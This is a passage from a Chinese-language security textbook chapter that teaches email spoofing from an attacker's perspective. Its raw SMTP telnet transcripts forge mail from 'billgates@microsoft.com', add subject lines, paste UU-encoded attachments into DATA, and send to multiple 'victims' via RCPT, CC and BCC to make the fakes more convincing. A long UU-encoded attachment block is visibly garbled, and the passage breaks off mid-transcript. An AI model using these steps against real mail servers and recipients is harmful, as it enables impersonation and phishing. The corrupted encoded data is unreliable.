上一节，我们讨论了攻击者如何发送一封包含一些基本信息的伪造邮件给受害者。邮件伪造确实很有趣，易于实行并且能进行各种恶意使用。然而，我们要考虑攻击者想对伪造邮件的各种属性达到更多控制的情形。比如，攻击者想要指定伪造邮件的主题是什么？攻击者想在伪造邮件上粘贴什么附件？攻击者想同时给多人发送伪造邮件时会怎么样？这些问题都非常重要，必须回答从而有效清楚地邮件的伪造。本节我们讨论一些攻击者通过对伪造邮件采取更多的控制策略，使他们可以发送看起来更加可信的伪造邮件。

3.3.1 主题栏

大多数的职业或个人电子邮件总是有一个相应的标题栏来对应邮件内容。所以仅从攻击者的角度看，为使伪造邮件更加可信，对其加标题是非常重要的。本节我们将讨论如何做到这一点。我们来看下面的一个例子，这里是将一个伪造邮件加上标题。

```
$>telnet mail.isp.com 25
```

```
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36
-0800
```

```
help
```

```
214-2.0.0 This is sendmail version 8.12.11
```

```
214-2.0.0 Topics:
```

```
214-2.0.0      HELO      EHLO      MAIL      RCPT      DATA
```

```
214-2.0.0      RSET      NOOP      QUIT      HELP      VRFY
```

```
214-2.0.0      EXPN      VERB      ETRN      DSN       AUTH
```

```
214-2.0.0      STARTTLS
```

```
214-2.0.0 For more info use "HELP <topic>".
```

```
214-2.0.0 To report bugs in the implementation send email to
```

```
214-2.0.0      sendmail-bugs@sendmail.org.
```

```
214-2.0.0 For local information send email to Postmaster at your site.
```

```
214 2.0.0 End of HELP info
```

```
helo microsoft.com
```

```
250 smtp-roam.Stanford.EDU Hello [202.159.242.248], pleased to meet you
```

```
mail from: billgates@microsoft.com
```

```
250 2.1.0 billgates@microsoft.com... Sender ok
```

```
rcpt to: afadia@stanford.edu
```

```
250 2.1.5 afadia@stanford.edu... Recipient ok
```

```
data
```

```
354 Enter mail, end with "." on a line by itself
```




Hello,
This is Bill Gates.

250 2.0.0 iANFLAcH018038 Message accepted for delivery

email 头部信息生成如下:

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Tue, 23 Nov 2004 07:22:31 -0800

X-Sieve: CMU Sieve 2.2

Received: from smtp-roam.Stanford.EDU (smtp-roam.Stanford.EDU [171.64.10.152]) by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iANFMVVj018090 for <afadia@pobox4.stanford.edu>; Tue, 23 Nov 2004 07:22:31 -0800 (PST)

Received: from microsoft.com ([202.159.242.248]) by smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iANFLAcH018038 for afadia@stanford.edu; Tue, 23 Nov 2004 07:22:16 -0800

Date: Tue, 23 Nov 2004 07:21:10 -0800

From: billgates@microsoft.com

Message-Id: <200411231522.iANFLAcH018038@smtp-roam.Stanford.EDU>

To: afadia@isp.com

Hello,
This is Bill Gates.

以上例子可以划分为以下几个部分:

发送方电子邮箱: billgates@microsoft.com

接收方邮箱: afadia@isp.com

内容: Hello, This is Bill Gates.

需要注意的是, 以上例子中邮件的标题并没有指定。然而, 给一个伪造邮件加上标题并不是那么困难。将以上大部分的伪造过程保持不变, 仅需增加一个新的变量——SUBJECT。这个增加的变量被 DATA 命令接收。DATA 命令通常用来指定伪造邮件的内容。

通常, 只要攻击者键入 DATA 命令, 服务器就准备接收邮件内容和其他一切变量。所以 SUBJECT 变量必须按以下方式在 DATA 命令里提供。

DATA

354 Enter mail, end with "." on a line by itself

SUBJECT: Hello

Hello,

This is Bill Gates.

250 2.0.0 iANFLAcH018038 Message accepted for delivery

以上例子很清楚地说明了 SUBJECT 变量的语法使用——SUBJECT 的位置：在它后面的关键词（Hello）就是伪造邮件的真正标题。现在，让我们将前面的伪造邮件加上主题，使用 SMTP 命令重新发送：

220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36 -0800

helo microsoft.com

250 smtp-roam.Stanford.EDU Hello [202.159.242.248], pleased to meet you

mail from: billgates@microsoft.com

250 2.1.0 billgates@microsoft.com... Sender ok

rcpt to: afadia@stanford.edu

250 2.1.5 afadia@stanford.edu... Recipient ok

data

354 Enter mail, end with "." on a line by itself

Subject: Job Proposal

Hello,

This is Bill Gates

250 2.0.0 iANFManV018106 Message accepted for delivery

邮件头部信息如下：

Return-Path: <billgates@microsoft.com>

Received: from pobox4.Stanford.EDU ([unix socket]) by pobox4.Stanford.EDU (Cyrus v2.1.16) with LMTP; Tue, 23 Nov 2004 07:25:28 -0800

X-Sieve: CMU Sieve 2.2

Received: from smtp-roam.Stanford.EDU(smtp-roam.Stanford.EDU [171.64.10.152]) by pobox4.Stanford.EDU (8.12.11/8.12.11) with ESMTP id iANFPS8E018622 for <afadia@pobox4.stanford.edu>; Tue, 23 Nov 2004 07:25:28 -0800 (PST)

Received: from microsoft.com ([202.159.242.248]) by smtp-roam.Stanford.EDU (8.12.11/8.12.11) with SMTP id iANFManV018106 for afadia@stanford.edu; Tue, 23 Nov 2004 07:25:04 -0800

Date: Tue, 23 Nov 2004 07:22:36 -0800

From: billgates@microsoft.com

Message-Id: <200411231525.iANFManV018106@smtp-roam.Stanford.EDU>

Subject: Job Proposal



Hello, This is Bill Gates.

这样一封有标题栏的电子邮件的确看上去更可信。这个例子现在可以分为以下几个部分：

Sender's Email: billgates@microsoft.com

Receiver's Email: afadia@isp.com

Content: Hello, This is Bill Gates.

Subject: Job Proposal

小提示：大部分的邮件客户端事实上都会生成一个日志文件，包含用户通过服务端发送邮件信息所使用的所有 SMTP 命令。通常，日志文件保存在邮件客户端的默认路径。例如，Outlook Express 将 SMTP 命令记录在保存路径为“c:\windows\application data”的日志文件中（名为 *smtp.log*）。以下摘自 Outlook Express 日志文件：

```
Outlook Express 5.00.2314.1300
SMTP Log started at 10/08/1999 150033
SMTP 150115 [rx] 220 delhi1.mtnl.net.in ESMTP Sendmail 8.9.1
(1.1.20.3/16Sep99-0827PM) Fri, 8 Oct 1999 145017 +0530 (IST)
SMTP 150115 [tx] HELO hacker
SMTP 150115 [rx] 250 delhi1.mtnl.net.in Hello [203.xx.248.175], pleased
to
meet you
SMTP 150116 [tx] MAIL FROM <ankit@bol.net.in>
SMTP 150116 [rx] 250 <ankit@bol.net.in>... Sender ok
SMTP 150116 [tx] RCPT TO <billgates@hotmail.com>
SMTP 150116 [rx] 250 <billgates@hotmail.com>... Recipient ok
SMTP 150116 [tx] DATA
SMTP 150116 [rx] 354 Enter mail, end with "." on a line by itself
SMTP 150120 [tx]

SMTP 150123 [rx] 250 OAA0000014842 Message accepted for delivery
SMTP 150123 [tx] QUIT
SMTP 150123 [rx] 221 delhi1.mtnl.net.in closing connection
```

需要注意的是，从邮件客户端的已发送文件夹删除邮件并不表示从日志文件删除了 SMTP 命令。所以，很多情况下，计算机法律调查仅通过检查保存的日志文件就可以重新获得整个犯罪记录。

3.3.2 利用 Sendmail 发送附件

按照传统，所有 Internet 附件都使用 Unix-to-Unix 编码标准进行网络传输（UU-编码标准）。这个标准使得用户可以向目标系统安全地传送各类型文件，而没有字节的损毁、丢失。

此外，它保证了各个系统、平台和路由的合理兼容。然而，UU-编码标准涉及可靠性时，它迅速地陷入麻烦中，导致其被停止使用。

UU-编码标准将数据文件转换为 ASCII 格式，使其在 Internet 中传输。通常，文件在源系统中编码，发送出去然后在目标系统中解码。

UU-编码标准的一个弱点在于它将所有文件都转成易于传输的格式，换句话说，它允许一个用户容易地对任何文件 UU 编码。这么一个文件的 UU 编码版本可以通过 Internet 传输，在目标系统进行 UU 解码。需要注意的是 UU 编码将文件增大 42%。这个编码标准工作可以概括为以下内容：

1. 用户在源计算机上 UU 编码文件，将其附在邮件中。
2. 包含 UU 编码文件的电子邮件在 Internet 中传输。
3. 用户在目标计算机上 UU 解码所收到的附件文件。

攻击者可以利用 UU-编码标准将文件附在伪造邮件上。前面我们讨论的 DATA 命令不仅可以很容易地输入文本格式的邮件主体，同时也可接收编码格式的数据。也就是说，按以下步骤可以将文件附在伪造邮件上：

1. 将需附加的文件转成编码格式。
2. 连接远端邮件服务器，在 DATA 命令中将第一步中得到的编码文件粘贴上。

例如，让我们考虑以下情形，攻击者要给一个伪造邮件加上一个图片文件作为附件 (abc.jpeg)，这很容易做到。首先，将图片文件转为编码格式，然后在邮件服务器上用 DATA 命令粘贴上这些编码。在 Unix 平台，图片文件可通过输入以下命令转成编码格式：

```
uuencode abc.jpeg abc.jpeg > abc.uu
```

这个命令将输入文件 (abc.jpeg) 转换成相对应的 UU 编码格式，并保存为 abc.uu 文件。在 Windows 平台，图片文件通过压缩工具可以容易地转成 UU 编码格式。在这个例子中，我们运用 Winzip 对输入图片文件 UU 编码：

1. 在图片文件 (abc.jpeg) 上点击右键，选添加到 Zip 选项。
2. 生成一个图片文件的压缩文件。
3. 点击动作？编码或直接按 SHIFT + U。
4. Winzip 会生成输入文件的编码版本，同时将其保存为 abc.uue。
5. 用记事本打开 abc.uue 文件，可以看到如以下所示的图片文件编码：

```
_=_  
_=_ Part 001 of 001 of file abc.zip  
_=_
```

```
begin 666 abc.zip  
M4$!#!!0`@`(`"9_<C%,KW*2;Q\`$D``&``;GDN:G!GQ7@%6%5-U.X^  
M`8=N)"0.K8*T2)?2'8(@ (BF-=",I*-(I#0+2("T(TJ42`H(" (NFAN_-N0/V^  
M_[WN??_W.?YZ[#,^>O?:L=ZU9,[/WG'T[FP0(Y*7EI`$(!`+(@C_@/[!3`  
MD;"SLS95,G2PPCJ;HG@@Y6;Q&`"4E(`;`!@`+@0/`*(FRP%$#P+S`Z6*HA
```



M!'']Q/80(@(\$U!/P!_P%3`F@7&`!:(%?_XH^0:[]UP!X@7!?)X(%E`,)@4G`
M,@D1OL`\$8-F&\$O^C'VP!P"_[@8`UX@;RKP""LIR"BC(@Q</%R0E`V'YK_: [5
MG"V,K30M;\$R1?.P\`#<G)X\@IX`@%Q^2\8@#Y\@-Q^@9&B,5-%`WD=R<;)S
ML_,!`)E_TA_.4!K_U+^8^3G]/WR>LUQB2"0`@\\$,YN;DX(V%_?(&R\+_
M8LDHR*4.!`H#HJ!_ ^]2*A@-8O[%^--K?]L?1B-^VP\$A'8_S&H\$1C_L8Z(,;Z
MJV\;[77>/QRD#W6)#KJPY0T.4U'&'VY@<#(@_XQ1!O1//#&`#-@?C`YD7>I#
MSA6S+CE#+@Q?2A=83,#"!1:LO]'D0G+=%KS%*7B+#_A?M8\$"_</_#FPT/RN
M2\YK90NK)[87*G)R-T^`\$`.G)N&_WX2"EP&]5S.T7GRL8.]G8?WG""OB-%`
MC`MBX0LO+MOE(>?.7&+U"TA%[WK0LZ-HUT0,@+_X?_6L82<)QX"6`5K![`0
M@A8NDA@,AB^H<YZL!B#V_VW+%L3/?O?C!>*@WS@0Q,___\`<E`M0_3^A0L#T6
M]FAPW;MQ+?.4UT^686-A-+WFI/K\$`BT\$(=#W9*L=2;YH/[BIT[30CR+G?5^V
M%@*G^!\$0D4,%=5^1+^RD]AALI!%`)*3S\Y0/>4MU_-.HI!%><1V*FY)S\$;+
MZ.-R.\G<DV&\$MHJV/"N9D[;,%3Q**,QB"V%%I\$?'T.`V,M=OD"THV9XIQWYC
MH"^\<V[<<-K?]HD<13]2%[5AK)[LW<ZMXDI^A86IJL.HNUQN*.[&SC5I/WY3%
MTW/5S^RZ2D<-O`R,+WZ3_M-YO_3=_5>W^NF"N+KYB]XOGV2D28CE>(B631;B
M<B^.WE^E,\$RS*]KO@^]T6+%.EP9FK)>\IZNJ,!)Z:7=,9-<4J>)E`GCL,!?P
M']Z+#G5]C(7'-FG'?Y0-469@G)W<ZRMFY^JBO5T%-_#\$\]@N8//7WIQF>SJ_
M4^3I_FV"E7::OS!AD^>CH4;G\NZLIHPWAF<J,IH5O<0_,\8PK"#"';&!8CF9
MI]F;M99U5_H-: `2\$G7E7/G1NG0%+&D8',^KC]N%"24];SP`E,8934C)9US+Q
MH]F9AANE5%2>>]F()X-4/NDML40R:A&/Y(W>3N;:>O;#3%#Y:[])A\$;^80.
MX^P6>IE+V#N:1B(J)KJZ4I5J\$TV'H;3SO?ML37XI`,-9')#PH)LQCQM#-_J
MCU.]Z[:GL_=C\N9Q)Y]+O;17^)DTMIL@*GQ<_#67+U>@<+WS2IO[!KV-Z+I
MN3H+NN_%&238(N,#7,3M.Z\;_PJKM#*=FL:G1@KXLZ6HS.!6>`2]&),3AZ:
M96[GZCQ,)4972)LHHNY*YN5S/K)5DMO,KQ=9FG?9#&-L_JK\U3U[R-Z\&
M#L_8RR:8.",C/JV%9,TJQ:3K/O^IG*G&7'D!GHIZZ/RZPDF/-3%J&@*!_N(
MUH;[0U6).P>G8P+.,;`5E<_6Q2-,!>B,3NMAR;H!U;6G&M>JGPS?CQ)UV>X
M<.IS0V\$%:4%_S>&JP^K2&3"^5ZJ;DE]U]::U??<MOCJ*=V/IZ/PK<N\$>!L[Y
MDIN>\$;J;/E:D=PWOD2;J>V,]*.8^[0C8LO=OC;Q-UF'I^LY;=]*Q.'Y24].
M\+Y#7\$@[S</\&E5]D%B3IG6C2W9^NM-PE1F&WG;J9(H!7_SGB(')^5`3,UH
M#(\$9ZBZQ.*;K.GL+"R=ZB4PYU8NZ]RF_830`J#0?^: ?#IQMGP(<>4[UQ_6:N
M=^TCMK1E!VC?*7Q%0W.`6O9+MMZ>-BJ1;DU>\#DA1K32E%AKBZMQAD,_WX
MNWJ<:6ZNO[8@XY*SALC%R4DT:<RCBW4>:C.3=K-2'!Q!NEG&2"<6;Y>K9#*.
M3+J_G(ME`N#V*7X+,6.-NC/%USOLK8SO,TZOVFV-B8T2(E%(DT,S/W6+^#[[
M_)SWJVIIR@(+[;HAKE5UMYFOF+^5+ "/\,<3\$23L?+>3';)-_0K%69#;N"-
MQW6\7X!*3=JD97,5Q,[[53U(/9U@)7GTT\$'05/Q8,*26+Y[6DE0P27A>18/
MQYW4DMLF::D>KD6X9NHW7PWS:<6Z!U,TS6[MSZI(E)D5/&2[:475;FKN*E7#
M&%43B6\KP[!>PJZ3EW]SU<)<P-)9=SCN#,'@>WX+6\?!.'6*M4:L`8!U43>(
MKVV7>\$X[WE>8?I#(NW,O[+6,:2C*BA0>L)8RN[<T4>A6TUUY#<^U==8/%WN?J
M^>C.RK`B3#V3G:Y[`F>`%57*0->`99\G4XLTC9!-2`;<6VOBKJ#BMX.S9!&

M:'Z5P-J330XY5@8.^31#NXHKHMWKC!\E;>D#YHW5"-KI+@A\PS'C'149J3
 MF'V+<Q]:OXEKW1MVZVW4Z:[T\HA4HV>/,7/<"UYOZB=JM11'N1/%?5,_K]]!
 M(:FBEC3<O%Y%!8OP=!8[V=\$-/5A>2IW%`01\$&Y\Y?"V\39F]+JR]J.,F9GA
 M]((I)JQL8%BK-"8&-F3+P&EIM'@_02H\$I?A2JZIR[(FU75_5<R\$Y1"GY//_>
 MF_\$E57/\^"K<(:C<;/4=ZT^M#`RTMNE3B@->9NR%4P_OB',V*7S<I-.;<^4R
 M(A.IVSCEE>>IRZO3\7KN3&G+1]=PVC=B*RS\$\$<]0]>UF[FPU(W`&N.9*=[T
 M*CWQ:6&9.@,.YAOW%N4WWVO8&=56\$+V5I?I,X/^&+YUZG\$X^'3,_@P0>7T<
 M75*-GCTZfV_2.-51*%,@>-073%;MT+6[A_:L7M1%QZX-'9B9Q_!/JIV6_94N
 M\$[%G@&2]2GC,/^^3@'K8L+JU2N]CUNSTR=CES4^NL%8TF)V*JOCDIM`@(LA&
 MK.Q8R=C'X>G7W+N;+9_YMBAPW!#YFF**,2%JCBD#R5\6&P(6)H=<6CP&\O>
 M5[\X_C%X(R%-P"9\$7EQ?'13VT]6>SO\$NS]*'BW@GQ)+CK!#!'^A[;6=`:1*
 M'Q)]X!Z.^!7CNM=4:84)E[;Y;SV;IL7[,6]OP?B#PJ9*1%0H+S\$"2*]O]/&9
 M*BEP2EE>LY%XIQ'_VFHX@4^Z.;M9Q\8_OU/?^6"[X\$J:E^ON]\G75,2#F6)Q
 MKG5KP3\$Z9T#@XVOL48;)*L^Z<,BSHJKJ/\$L/!(H?Z+K-WT^`RS0,E25\$4BS
 M0QK66[R9GV[NL*8)CY]0?&Z+3/;8]A+_CIC>Z+D7,>X+M)^!-[-0:XTB3L
 ML8NB&I98KSK6YC`WP3)TR*EHII@IM;7D('03TEH?YV`L#PY7QA.DW10XMJBS
 M+*SA:QPY(*7<B+CS2**ZTK-ID%^];/7^P!=;"KZP55J])9@1MJ6.OP@,<SM
 M-3(W:5Q+&^4%9F;9M&NSJK5:<%C<#(-H@V0.;;05J'=?T/&#(G-L)QS[BAOI
 MXGHDXP@!%".^3^>SKAGF(V@^YF'2H3Q2^K&!MX?6AU3>)UXYREQIP>2E+,D:
 M'VK:%-A"N2).)XJZ:W/]P8KL*MF!"6U,N+BE!1_G`&]'9+C^2S9`S^LN0:
 M[]]8^_YKX^87"R@A=(6_BT7LQ./CYJ`TMQQ)\$>/F3!2GZ(Y34G#K#^U[&QVE
 M4[6,9D-%*Z9)(^B(3N:&6EVDB/L&97B&/Y\$?+UX[P7O0X?#476S+\7QKL&A
 MW31VJ)BH2L?!#02P?2=N4"5926R27-XEIHZ;J7[+S^(AU"LWK^QSN.V^<CIR
 MLFVEV]F<D#!V+#!5/^2T87,`JT-&=85+JJ#+]"QS*%\;(8;ZO/VT\EP R<M6
 MDUUFx8&O]+/Z/%^)#CB4QM.\;!DU3K^I][&\6]->J_=Q=G5U%\$MD_/+PS??)
 M6(+2SCM5Y1)-(@Y"9A3"^H[M`TVR]<G=@4.YL:'&T:8AXS\;\$7=Z93VGE/
 M"iIX^'5X^@K-)M>5AK`[IW(HU]0F?DZR?&4`B]OL8TG[-JG-C\]KEL:CO3R3
 MD9(VF]=^_3_`6EK(0D7W<\6X83+,58>/M0*MM8O.QS0B1'[V-UU%*>M<(M1;
 J'JNQNT9QD2NHH98QNS%+J*WINR,%^;'OX@;N5#@^ZIV57G=FWD<0+'R"
 M#T:J0JJD^6&TQ>[|=F(G3I"/ZO?=F)-HN>8_H.UG^4R."86)T#A:T%G<,S"1
 MV<)Z-I?XP)=;'/QJ6<07FU8A/@-L%C<7%5"8S.0)O08H9.0[!][?,UI53P-M
 MWJL_28B7E%3]8U*K3+:\$[M>Z>NRQZ4IWLPA`LVH:/*V>Y\H<S"^[CGN)UGP
 M3U?.AA4;J%MI>N".M.-*^Q"/[A<(4-Y4%W+\$"8:9"_'9JG"7Y0TP;54.&<`
 MWG[3OL/1/;Z0EC&UROC>N_:U;4B%*&MU+*=-;G4[ZD7FC9%"DF#WF1VQ0=%
 M%UX7?>RB3[61^*72QO5NK&WYUVDI5RSLCJ[V.%]AUV;:/*BTLJ%]*T3QS/
 M]],9T#Y,P+]JX9J^IONY?YZU.FV*LCQ\$[.S[VIAPN`IT>@HV\$@\$`A,3`PL
 M'!)<'&QL`HB8GP2:DI:&FI**BHD(SL+DIZ-@8KJVNWK;)Q<O+RM"P"(OS<
 MPNP\O-SGG4`P,3%QL"(<7')N>FHZ+C_VW+Y\N\$F,(@A^`MN`JP`A4^
 M?<8/@0-0-!@Z`KS)0P!>0<Z/91#PR-7"*A]<2R#SD5,+V%(HF;/<'XLT_P%



M0<I8=H6'%WR(XO* @Y]^G@A<'/>`M%L+S`WP(#`Z%POZY14A'Q"4!)Z97XS8D
ML2=ED/R/1Q+[Y9_]Z9#,!>`6X!H0",QQH71E[+F:?RQ)*GY_NG&?N]=-UD2<
M&`-JB!1@ID=""3BG`!)`7!QOD,8YVY4Y:%3T\ L[8T_"&FD`KPMI"(2%@A(
MHMLI1B,-6P!^<00FQ.`5W@-"QO1V?YO-#I7&HUX&(_:'47G4M8CNP,!5=#L
MIN'+#SQ4(G(\$![ZTOS6GA)S[L/LTFT5RHW2"(.N47:>Y04VQ()4H0`BD@S
M>#<&!I#-.<6)4[@RWL-7^"!\$7/0QJ[Z36%NKT0.JKC//5A3=#\$8P!22F1CB
MA"N%&@%_3X<.\$T31LU7MTGA\$>X2%9]KXU&5:%GB,(';QV*`JD"Y9EH2"QC
M+/'[2&S`EY=WZI>8U`?Z:^9GP%S,8N49\$*2P]0:][G9\$J6&--77!8*!>YQ
M2T+1"7RQ@+>RV)"/QKQ.4[]<O]@ \$]G;HB;6!S_B\)(MA#->FR^/TQ2.`BR,P
M('=!0AFP0)SWV%>CMX*"TGS@:<>44Z^<"U?>:&6'5AGQZTY2[:&"N4^(BVW
MDVF(MB]E;L#X[-#5:?<@4NN;_@%/#][U3ZM!C+13C6#W+Y)630@_SO&A\$P^
M094QZ\""[YSZWC*3>YJ*_B;KB1!'M]/,@E\$0HDH#`BX8VX[W36CV%%R9=HE
M?QS`RZGP^#H/(Z04\8_B5<9RGW(5F]_?[1;9(2E8(&:Q)GMMA[3>I%41,.B
M/*IGT6JP,L&H7,PE5?17#TUPA6U)*?'RK=),PAB:DLGT3Q%?'QV0S#&^3SSR
M#3SLYMSPBDA@+J:"*P_&"],+[>:1T]O'GU>U=SN'9-_3T/ (^;TH]OA([H[
MDTAX)-+7%T.\@ZZ0=_+5:T??57\$U;9X?OBLV@K(FX9YQV?NJDU0*;CHFGRJ'
M1.7#GL2,+ -3=LZSK*NCZ],@PS\$FH\$^"X>#CEL/#H954AQR[<#)%#Z5B%_2[
M\VRM#(ESC";!5"Z[+0.F(RH:W^,L/N#?S-T1S=)M'RZWH%R*VK>EOQ/5)19A
M_93)=>1-4,X)U6+:MAV=-2>8Z\$KB*LH_FI%62^CNCN/\$@0T]NA%OY?K#LGR
ME=M'VAD@.*2JSYYH3R`JN%W@3OKC!E;^)A,:U8VSC0#PNLCG8D",U"/67O
M-L/],1C>B9O[M?X*@RQ[:&C;)FM)R\%,#85JD8;N\$Z57"T9Y8_JM?BCI_Y2<
M*!E5Q'-'Q_G'L`0.+E"SEF5:!.CN'XBVU?0;]QCLL/K>?6!)SV#3FY^YBH
M9[=R]BMR2;WWN"-4\$Q:38IP%3STIV`N"MCH6[PRT=FB]W8)]38H+FND^ON*
MP+?1@:GEJJ)5W8#4/B%)(>YI,JU]>#4QK-,EMBYRJ'K;X19+VO?LKDU3<^&\
M^AC64-XLC=C2'BQ2NM@8KSH\$TY;1%X+*S/K02.\R)G#3Z!R13XGT7*9W4L&
M;_:FEI<-<W>12UH87FH9[D.7HGBNJ805%^]AT1R-CD,ENZ72&(5'N7#=P,\$V
MRF^S5Y,0UK31K:2#L2\$+ZI]9%E;"Q[C==M3[#XD3JPS#PYCJABX9^-QZ,7^
M/:5#=U+4*OR'X&TY>O.UP=EVELR@62,[Z\$H`1AM.&% "L7;;*XW99\$=:C'Y
MQ9#R!6)>&5:#V)D*KZQGL5):MQO17]9]GQ4,[/;4KG%;QHT>;%Q:YG9L66Z6
MDT__0B8<VF^<:=LTZ7H[U*-H964Y)H=<UQD8">>N_C@:CB&[O398*`<U_MW
M]4%'B7,\OJ28:57#Z_BZA9QV](DE\45,]T?;V3NEWY("I;S\]^E5KFZ+
M"%RZX/C)J+%U!;B8X]@ZAZ?WY_L>K['VK/76O8SMN&56J=-[Y]R]J4WDGNA^
MUU_.;:RX\$9XH[)&"4ZNE)<UHBS(F%SD#3+_&, +ZSU0FU^*!TTYIW>W(Q%/J
MXN]^SSS9>W[-;-UGLNW;M+VKNFD)X!C&KELL=-J[T^=OFF(Y^DO34'I\$EZ
M'*_+CY"M6&?6TC*I[RD<WLH>J@A38!8B>&MF.SWB69D;S9=\Y?8W+FZYM%:V
MG>L1,]CFN1K.0E4'6:GMQ8[NK0_"M=[9X^O3LJPEQNEU3XM2Z7=CR<\$"J
M7/*S#:,Q`C6/CUH)10V.%J^9T6D-ZIY9J[W<FT_Q":Z/Y6:"V2DU_H"R9
MBQE;SNL)^IX7WU&:L]C&.YJK-I0R\ "6XL]+7<6N+MLMKA\$9,;F5'WHO'*_7
MP\$PZLS-[MJD2MLX7="6%4NLP]U!;/\$.F>K/0=7QASV)67,\$DZ1N17Q8M1TN>

需要指出的是最开始的一行“*begin 666 abc.zip*”仅仅是 Winzip 的特别注释，并没有其他含意，可以删除。下面的步骤是将编码文件粘贴到 DATA 命令中：

end

250 2.0.0 iANFMaNv018106 Message accepted for delivery

我们可以看到，我们将任何文件的 UU 编码加入 DATA 命令，则收件人都能够收到这个附件并阅读它。几乎所有的邮件客户端都允许编码（即使一些邮件客户端不允许 UU 编码，也有很多工具可以帮我们编码）。所有文件，包括图片、声音文件、视频文件、文本文件等都可以通过 UU 编码标准编码。

现在,所有的电子邮件附件都以 MIME 格式在 Internet 中传输,MIME 附件使用 Base64



编码二进制数据。

3.3.3 抄送 (CC) 与暗送 (BCC) 栏

有时将一份伪造邮件同时发给多个受害者也是极容易办到的。所以对一个攻击者来说知道如何达到这一目的非常重要。为此，必须了解邮件客户端是如何使用抄送与暗送栏实现多用户发送的。

Internet 上每个邮件客户端都有发送、抄送与暗送栏，它们可以填入收信人地址，并且都接收多用户的输入。让我们来考虑以下情形，帮助我们更好地理解 SMTP 如何处理“多用户”请求的：

案例 1 发送栏的单用户输入

绝大多数情况下，一个用户只发送一份邮件给一个接收者。那么，接收者的电子邮件地址被输入到发送栏中，同时 SMTP 将在客户端后台运行如下命令：

1. 与邮件服务端连接，交换介绍信息。
2. 使用 RCPT 命令向接收者收送邮件。

案例 2 发送栏多用户输入

用户可能使用逗号或分号将多个地址分开输入发送栏。用户通常在将同一封邮件发给多个接收者时使用此方法。此时，邮件客户端完成如下工作：

1. 与邮件服务端连接并交换介绍信息。
2. 使用 RCPT 命令将同一邮件发送给多人。

例如，以下 telnet 会话演示了在发送栏如何使用多用户输入：

```
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:2
2:36 -0800
helo microsoft.com
250 smtp-roam.Stanford.EDU Hello [202.159.242.248], pleased to meet you
mail from: billgates@microsoft.com
250 2.1.0 billgates@microsoft.com... Sender ok
rcpt to: afadia@stanford.edu
250 2.1.5 afadia@stanford.edu... Recipient ok
rcpt to: afadia2@stanford.edu
250 2.1.5 afadia2@stanford.edu... Recipient ok
rcpt to: afadia3@stanford.edu
250 2.1.5 afadia3@stanford.edu... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject: Job Proposal
hi
```

250 2.0.0 iANFMaNv018106 Message accepted for delivery

案例 3 发送栏与抄送栏的多用户输入

有时用户同时在发送栏与抄送栏输入多用户地址。在用户想将一封邮件同时发给多人时使用这种输入方式。此时，邮件客户端完成如下工作：

1. 与邮件服务端连接并交换介绍信息。
2. 使用多个 RCPT 命令将同一邮件发给多人。

所以，抄送栏输入与发送栏功能相同（发送同一邮件到多人），甚至后台的 SMTP 命令也是一样的。那些在抄送栏中输入的邮件地址（一个或多个），实际上是通过多个 RCPT 命令发送的。对抄送栏并没有独立的 SMTP 命令可供使用。抄送栏功能的实现依赖于对 RCPT 命令的多次使用。

例如，以下演示了抄送栏如何实现多用户输入的邮件发送：

220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36 -0800

helo microsoft.com

250 smtp-roam.Stanford.EDU Hello [202.159.242.248], pleased to meet you
mail from: billgates@microsoft.com

250 2.1.0 billgates@microsoft.com... Sender ok
rcpt to: afadia@stanford.edu

250 2.1.5 afadia@stanford.edu... Recipient ok
rcpt to: afadia2@stanford.edu

250 2.1.5 afadia2@stanford.edu... Recipient ok
rcpt to: afadia3@stanford.edu

250 2.1.5 afadia3@stanford.edu... Recipient ok
data

354 Enter mail, end with "." on a line by itself

Subject: Job Proposal

hi

250 2.0.0 iANFMaNv018106 Message accepted for delivery

虽然，对 RCPT 命令的多次使用（如上所述）达到将同一封邮件发送给多个接收人的目的，然而，确实存在更简单的方式实现相同功能：

220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36 -0800

helo microsoft.com



```
250 smtp-roam.Stanford.EDU Hello [202.159.242.248], pleased to meet you
mail from: billgates@microsoft.com
250 2.1.0 billgates@microsoft.com... Sender ok
rcpt to: afadia@stanford.edu
250 2.1.5 afadia@stanford.edu... Recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject: Job Proposal
CC: afadia2@stanford.edu
hi
```

```
250 2.0.0 iANFMaNv018106 Message accepted for delivery
```

案例 4 暗送栏的多用户输入

在最后的这种情形中，用户可能将多个邮件地址输入所有可能的框栏，如发送栏、抄送栏和暗送栏。从纯功能的角度来看，暗送与抄送没有很大的区别。两者都允许用户将同一邮件拷贝发送给多人。最主要的差别在于它们是如何发送这封邮件的。使用抄送时，在与远端邮件服务器的同一次会话中的所有收件人地址都将被提及，所以，所有收到该邮件的接收者都会得到一个相同的邮件头，也就是说，所有收件人都可能看到其他收件人的邮件地址。而暗送的好处在于，它提供了一个独特的方法解决了以上问题，可以通过以下步骤实现这一点：

1. 与邮件服务器连接并交换介绍信息；
2. 使用多个 RCPT 命令将邮件发送给发送栏和抄送栏中的接收者；
3. 退出登录，并重接执行以上步骤将邮件拷贝发送给暗送栏中第一个收件人；
4. 重复以上步骤，直到所有暗送栏中的收件人都发送完成。

在暗送方式中，每个收件人与邮件服务器完成一个独立的会话。所以，每个收件人都会拥有一个独立邮件头，而其他收件人的信息将被屏蔽。

3.4 案例分析

Sendmail 让使用者通过简单的 SMTP 完成各种欺骗。在以下的几个例子中，我们讨论使用各种方法向受害者发送伪造邮件所达到的不同成功程度。通过每个例子，我们逐渐增加伪造邮件的可信程度。

案例分析 1

```
220 smtp-roam.Stanford.EDU ESMTP Sendmail 8.12.11/8.12.11; Tue, 23 Nov 2004 07:22:36
-0800
help
214-2.0.0 This is sendmail version 8.12.11
```

